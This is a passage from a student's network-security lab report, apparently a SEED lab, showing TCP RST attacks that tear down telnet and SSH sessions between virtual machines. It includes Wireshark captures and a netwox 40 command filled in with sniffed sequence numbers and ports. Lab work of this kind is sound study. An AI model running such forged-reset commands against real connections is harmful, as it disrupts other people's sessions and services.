Last login: Sat Sep 18 14:41:58 EDT 2021 from 10.0.2.7 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[09/18/21]seed@ankith_j_rai_PES1UG19CS069:~$ Connection closed by foreign host.
[09/18/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```



The red highlight indicates the reset packet(as the reset flag in the packet is 1).

## Now doing the RESET attack using Scapy:

The screenshot shows a terminal window titled "SeedUbuntu Clone [Running] - Oracle VM VirtualBox". The session output is as follows:

```

[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^].
Ubuntu 16.04.2 LTS
ankith_j_rai_PES1UG19CS069 login: seed
Password:
Last login: Sat Sep 18 15:20:40 EDT 2021 from 10.0.2.7 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~$ █

```

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

\*any telnet

No.	Time	Source	Destination	Protocol	Length	Info
4	2021-09-22 12:19:13.5758442...	10.0.2.7	10.0.2.8	TELNET	95	Telnet Data ...
6	2021-09-22 12:19:13.5915173...	10.0.2.8	10.0.2.7	TELNET	80	Telnet Data ...
8	2021-09-22 12:19:13.5919130...	10.0.2.8	10.0.2.7	TELNET	107	Telnet Data ...
10	2021-09-22 12:19:13.5919608...	10.0.2.7	10.0.2.8	TELNET	191	Telnet Data ...
11	2021-09-22 12:19:13.5923750...	10.0.2.8	10.0.2.7	TELNET	71	Telnet Data ...
12	2021-09-22 12:19:13.5923941...	10.0.2.7	10.0.2.8	TELNET	71	Telnet Data ...
13	2021-09-22 12:19:13.5947069...	10.0.2.8	10.0.2.7	TELNET	71	Telnet Data ...
14	2021-09-22 12:19:13.5947272...	10.0.2.7	10.0.2.8	TELNET	71	Telnet Data ...
15	2021-09-22 12:19:13.5950797...	10.0.2.8	10.0.2.7	TELNET	122	Telnet Data ...
17	2021-09-22 12:19:14.9184875...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
18	2021-09-22 12:19:14.9191002...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
20	2021-09-22 12:19:15.1227767...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
21	2021-09-22 12:19:15.1232447...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
23	2021-09-22 12:19:15.3608294...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
24	2021-09-22 12:19:15.3614732...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
26	2021-09-22 12:19:15.5464704...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
27	2021-09-22 12:19:15.5469950...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
29	2021-09-22 12:19:15.7512863...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
30	2021-09-22 12:19:15.7523803...	10.0.2.8	10.0.2.7	TELNET	78	Telnet Data ...
32	2021-09-22 12:19:15.7535931...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
34	2021-09-22 12:19:16.1410339...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
36	2021-09-22 12:19:16.3485644...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
38	2021-09-22 12:19:16.5248548...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
40	2021-09-22 12:19:16.7574232...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
42	2021-09-22 12:19:16.9873523...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
44	2021-09-22 12:19:16.9898087...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
46	2021-09-22 12:19:17.8145483...	10.0.2.8	10.0.2.7	TELNET	132	Telnet Data ...
48	2021-09-22 12:19:17.8148554...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
50	2021-09-22 12:19:17.1391780...	10.0.2.8	10.0.2.7	TELNET	131	Telnet Data ...
52	2021-09-22 12:19:17.1395345...	10.0.2.8	10.0.2.7	TELNET	282	Telnet Data ...
54	2021-09-22 12:19:17.3625602...	10.0.2.8	10.0.2.7	TELNET	113	Telnet Data ...

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Frame 54: 113 bytes on wire (904 bits), 113 bytes captured (904 bits) on interface 0

► Linux cooked capture

► Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.7

▼ Transmission Control Protocol, Src Port: 23, Dst Port: 35822, Seq: 355729190, Ack: 2913615570, Len: 45

    Source Port: 23

    Destination Port: 35822

    [Stream index: 0]

    [TCP Segment Len: 45]

    Sequence number: 355729190

    [Next sequence number: 355729235]

    Acknowledgment number: 2913615570

    Header Length: 32 bytes

    Flags: 0x018 (PSH, ACK)

    Window size value: 227

        [Calculated window size: 29056]

        [Window size scaling factor: 128]

    Checksum: 0xe241 [unverified]

    [Checksum Status: Unverified]

    Urgent pointer: 0

    ► Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps

    ► [SEQ/ACK analysis]

▼ Telnet

    Data: [09/22/21]seed@ankith\_j\_rai\_PES1UG19CS069:~\$

Here we can see that:

- 1) Next sequence number is **355729235**
- 2) Source ip address is **10.0.2.8**
- 3) Destination ip address is **10.0.2.7**
- 4) source port number is **23**
- 5) Destination port number is **35822**

The telnet is run on machine with ip address 10.0.2.7 and the reset\_tcp.py is run on machine with ip address 10.0.2.5

```
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$ sudo python reset_tcp.py
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$ Sending reset packet
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$ [09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$ [09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ telnet 10.0.2.8
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ Trying 10.0.2.8...
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ Connected to 10.0.2.8.
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ Escape character is '^]'.
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ Ubuntu 16.04.2 LTS
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ ankith_j_rai_PES1UG19CS069 login: seed
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ Password:
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ Last login: Sat Sep 18 15:20:40 EDT 2021 from 10.0.2.7 on pts/19
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ Connection closed by foreign host.
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

We can see that the telnet connection has been closed.

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-09-22 12:54:59.5573579...	PcsCompu_ff:48:ce		ARP	62	Who has 10.0.2.7? Tell 10.0.2.5
2	2021-09-22 12:54:59.5573819...	PcsCompu_e4:52:98		ARP	44	10.0.2.7 is at 08:08:27:e4:52:98
3	2021-09-22 12:54:59.5589271...	10.0.2.8	10.0.2.7	TCP	62	23 - 35822 [RST] Seq=355/29235 Win=8192 Len=0
4	2021-09-22 12:55:08.6865653...	::1		UDP	64	53186 - 39393 Len=0

From the above wireshark screenshot we can see that the connection has been closed as in the tcp packet from 10.0.2.8 to 10.0.2.7 the reset flag is set as 1.

## RST Attacks on ssh connections




```
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ ssh 10.0.2.8
The authenticity of host '10.0.2.8 (10.0.2.8)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xqleYzCI.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '10.0.2.8' (ECDSA) to the list of known hosts.
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


0 packages can be updated.
0 updates are security updates.

Last login: Wed Sep 22 13:11:27 2021 from 10.0.2.7
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

We can see that ssh connection been established between 10.0.2.7 and 10.0.2.8



No.	Time	Source	Destination	Protocol	Length	Info
4	2021-09-22 13:16:15.5659529...	10.0.2.7	10.0.2.8	SSHv2	109	Client: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2)
6	2021-09-22 13:16:16.5758222...	10.0.2.8	10.0.2.7	SSHv2	109	Server: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2)
8	2021-09-22 13:16:16.5760407...	10.0.2.7	10.0.2.8	SSHv2	140	Client: Key Exchange Init
9	2021-09-22 13:16:16.5765551...	10.0.2.8	10.0.2.7	SSHv2	1044	Server: Key Exchange Init
10	2021-09-22 13:16:16.5778912...	10.0.2.7	10.0.2.8	SSHv2	116	Client: Diffie-Hellman Key Exchange Init
11	2021-09-22 13:16:16.5811881...	10.0.2.8	10.0.2.7	SSHv2	432	Server: Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=84)
18	2021-09-22 13:16:23.6249326...	10.0.2.7	10.0.2.8	SSHv2	81	Client: New Keys
20	2021-09-22 13:16:23.6699984...	10.0.2.7	10.0.2.8	SSHv2	112	Client: Encrypted packet (len=44)
22	2021-09-22 13:16:23.6695932...	10.0.2.8	10.0.2.7	SSHv2	112	Server: Encrypted packet (len=44)
24	2021-09-22 13:16:23.6696344...	10.0.2.7	10.0.2.8	SSHv2	128	Client: Encrypted packet (len=60)
25	2021-09-22 13:16:23.6702666...	10.0.2.8	10.0.2.7	SSHv2	120	Server: Encrypted packet (len=52)
27	2021-09-22 13:16:29.4947836...	10.0.2.7	10.0.2.8	SSHv2	152	Client: Encrypted packet (len=84)
28	2021-09-22 13:16:29.5083568...	10.0.2.8	10.0.2.7	SSHv2	98	Server: Encrypted packet (len=28)
30	2021-09-22 13:16:29.5085339...	10.0.2.7	10.0.2.8	SSHv2	180	Client: Encrypted packet (len=112)
32	2021-09-22 13:16:29.5728639...	10.0.2.8	10.0.2.7	SSHv2	1008	Server: Encrypted packet (len=948)
34	2021-09-22 13:16:29.6162459...	10.0.2.8	10.0.2.7	SSHv2	112	Server: Encrypted packet (len=44)
36	2021-09-22 13:16:29.6164185...	10.0.2.7	10.0.2.8	SSHv2	520	Client: Encrypted packet (len=452)
38	2021-09-22 13:16:29.6174346...	10.0.2.8	10.0.2.7	SSHv2	176	Server: Encrypted packet (len=108)
39	2021-09-22 13:16:29.6211669...	10.0.2.8	10.0.2.7	SSHv2	432	Server: Encrypted packet (len=364)
41	2021-09-22 13:16:29.6514195...	10.0.2.8	10.0.2.7	SSHv2	152	Server: Encrypted packet (len=84)



From the above screenshot we can see that:

- 1)Next sequence number is **2272287919**
- 2)Source ip address is **10.0.2.8**
- 3)Destination ip address is **10.0.2.7**
- 4)source port number is **22**
- 5)Destination port number is **48232**

## Now doing the RESET attack using netwox tool 40

```
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$ sudo netwox 40 -l 10.0.2.8 -m 10.0.2.7 -o 22 -p 48232 -B -q 2272287919
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$
```

IP	
version	ihl
4	5
id	tos
0xF1A1=61857	0x00=0
ttl	protocol
0x00=0	0x06=6
source	
10.0.2.8	
destination	
10.0.2.7	
TCP	
source port	destination port
0x0016=22	0xBC68=48232
seqnum	
0x87705CAF=2272287919	
acknum	
0x00000000=0	
doff	r r r r C E U A P R S F
5	0 0 0 0 0 0 0 0 1 0 0
checksum	window
0xF733=63283	0x0000=0
urgptr	0x0000=0

On running `sudo netwox 40 -l 10.0.2.8 -m 10.0.2.7 -o 22 -p 48232 -B -q 2272287919` in the attacker machine we can see that a reset packet is sent with reset bit set to 1.

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ ssh 10.0.2.8
The authenticity of host '10.0.2.8 (10.0.2.8)' can't be established.
ECDSA key fingerprint is SHA256:plzAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xqleYzCI.
Are you sure you want to continue connecting (yes/no)? y
Warning: Permanently added '10.0.2.8' (ECDSA) to the list of known hosts.
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Wed Sep 22 13:11:27 2021 from 10.0.2.7
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~$ packet_write_wait: Connection to 10.0.2.8 port 22: Broken pipe
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Network Minimize

Apply a display filter... <Ctrl>/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-09-22 13:25:33.7635687	PcsCompu_ff:48:ce		ARP	62	Who has 10.0.2.7? Tell 10.0.2.5
2	2021-09-22 13:25:33.7635847	PcsCompu_e4:52:98		ARP	44	10.0.2.7 is at 08:00:27:e4:52:98
3	2021-09-22 13:25:33.8196734	PcsCompu_ff:48:ce		ARP	62	Who has 10.0.2.8? Tell 10.0.2.5
4	2021-09-22 13:25:40.0506571	:1:1	10.0.2.7	TCP	62	22 - 4832 [RST] Seq=2272287919 Win=0 Len=0
5	2021-09-22 13:25:55.6705232	127.0.0.1		DNS	66	Standard query 0x7bf6 A detectportal.firefox.com
6	2021-09-22 13:25:55.6705232	127.0.0.1		DNS	66	Standard query 0x7bf6 AAAA detectportal.firefox.com
7	2021-09-22 13:25:55.6705232	127.0.0.1		DNS	66	Standard query 0x7bf6 A detectportal.firefox.com
8	2021-09-22 13:25:55.6701655	10.0.2.7		DNS	66	Standard query 0x7bf6 A detectportal.firefox.com
9	2021-09-22 13:25:55.6791770	10.0.2.7		DNS	66	Standard query 0x7bf6 A detectportal.firefox.com
10	2021-09-22 13:25:55.6791721	10.0.2.7		DNS	66	Standard query 0x6bc6 AAAA detectportal.firefox.com
11	2021-09-22 13:25:55.6876234	RealtekU_12:35:00		ARP	62	Who has 10.0.2.7? Tell 10.0.2.1
12	2021-09-22 13:25:55.6856698	PcsCompu_e4:52:98		ARP	44	10.0.2.7 is at 08:00:27:e4:52:98
13	2021-09-22 13:25:55.6857550	124.49.244.217		DNS	197	Standard query response 0x7bf6 A detectportal.firefox.com CNAME detectportal.prod.mozaws.net CNAM...
14	2021-09-22 13:25:55.6858139	127.0.1.1		DNS	197	Standard query response 0x4bfc A detectportal.firefox.com CNAME detectportal.prod.mozaws.net CNAM...
15	2021-09-22 13:25:55.6858139	124.49.244.217		DNS	209	Standard query response 0x4bfc AAAA detectportal.firefox.com CNAME detectportal.prod.mozaws.net CNAM...
16	2021-09-22 13:25:55.6860986	127.0.1.1		DNS	209	Standard query response 0x4bfc AAAA detectportal.firefox.com CNAME detectportal.prod.mozaws.net CNAM...
17	2021-09-22 13:25:55.6869934	10.0.2.7		TCP	76	40646 - 80 [SYN] Seq=860943967 Win=29200 Len=0 MSS=1468 SACK_PERM=1 Tsv1=1219252 TSecr=0 Win=128
18	2021-09-22 13:25:55.6869934	8.8.8.8		DNS	197	Standard query response 0x7bf6 A detectportal.firefox.com CNAME detectportal.prod.mozaws.net CNAM...
19	2021-09-22 13:25:55.7016877	10.0.2.7		TCP	225	Destination unreachable (Port unreachable)
20	2021-09-22 13:25:55.7107550	34.107.221.82		TCP	62	80 - 48646 [SYN, ACK] Seq=19217 Ack=668943968 Win=32768 Len=0 MSS=1466
21	2021-09-22 13:25:55.7107763	10.0.2.7		TCP	56	40646 - 80 [ACK] Seq=668943968 Ack=19218 Win=29200 Len=0
22	2021-09-22 13:25:55.7109719	10.0.2.7		HTTP	356	GET /success.tx HTTP/1.1
23	2021-09-22 13:25:55.7332515	34.107.221.82		HTTP	276	HTTP/1.1 200 OK (text/plain)
24	2021-09-22 13:25:55.7332515	10.0.2.7		TCP	56	40646 - 80 [ACK] Seq=668944292 Ack=19439 Win=30016 Len=0
25	2021-09-22 13:25:56.6221976	127.0.1.1		DNS	77	Standard query 0xb1b3 A www.cis.syr.edu
26	2021-09-22 13:25:56.6222627	10.0.2.7		DNS	77	Standard query 0x8e79 AAAA www.cis.syr.edu
27	2021-09-22 13:25:56.6222942	127.0.0.1		DNS	77	Standard query 0x29c9 AAAA www.cis.syr.edu
28	2021-09-22 13:25:56.6223063	10.0.2.7		DNS	77	Standard query 0x29c9 AAAA www.cis.syr.edu

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


Network Minimize

Wireshark - Packet 4 · wireshark\_any\_20210922132530\_66OHwF

Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.7 0100 .... Version: 4 .... 0101 = Header Length: 20 bytes (5) ► Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) Total Length: 40 Identification: 0xf1a1 (61857) ► Flags: 0x00 Fragment offset: 0 ► Time to live: 0 Protocol: TCP (6) Header checksum: 0xb1b0 [validation disabled] [Header checksum status: Unverified] Source: 10.0.2.8 Destination: 10.0.2.7 [Source GeoIP: Unknown] [Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: 22, Dst Port: 48232, Seq: 2272287919, Len: 0 Source Port: 22 Destination Port: 48232 [Stream index: 0] [TCP Segment Len: 0] Sequence number: 2272287919 Acknowledgment number: 0 Header Length: 20 bytes ► Flags: 0x004 (RST) Window size value: 0 [Calculated window size: 0] [Window size scaling factor: -1 (unknown)] Checksum: 0x7f33 [unverified] [Checksum Status: Unverified] Urgent pointer: 0 ► VSS-Monitoring ethernet trailer, Source Port: 0

From the above screenshot we can see that the ssh connection has been broken as we can see in the client terminal(ip address = 10.0.2.7)  
**packet\_write\_wait: Connection to 10.0.2.8 port 22: Broken pipe** has been returned.

## Now doing the RESET attack using Scapy




```
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ ssh 10.0.2.8
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

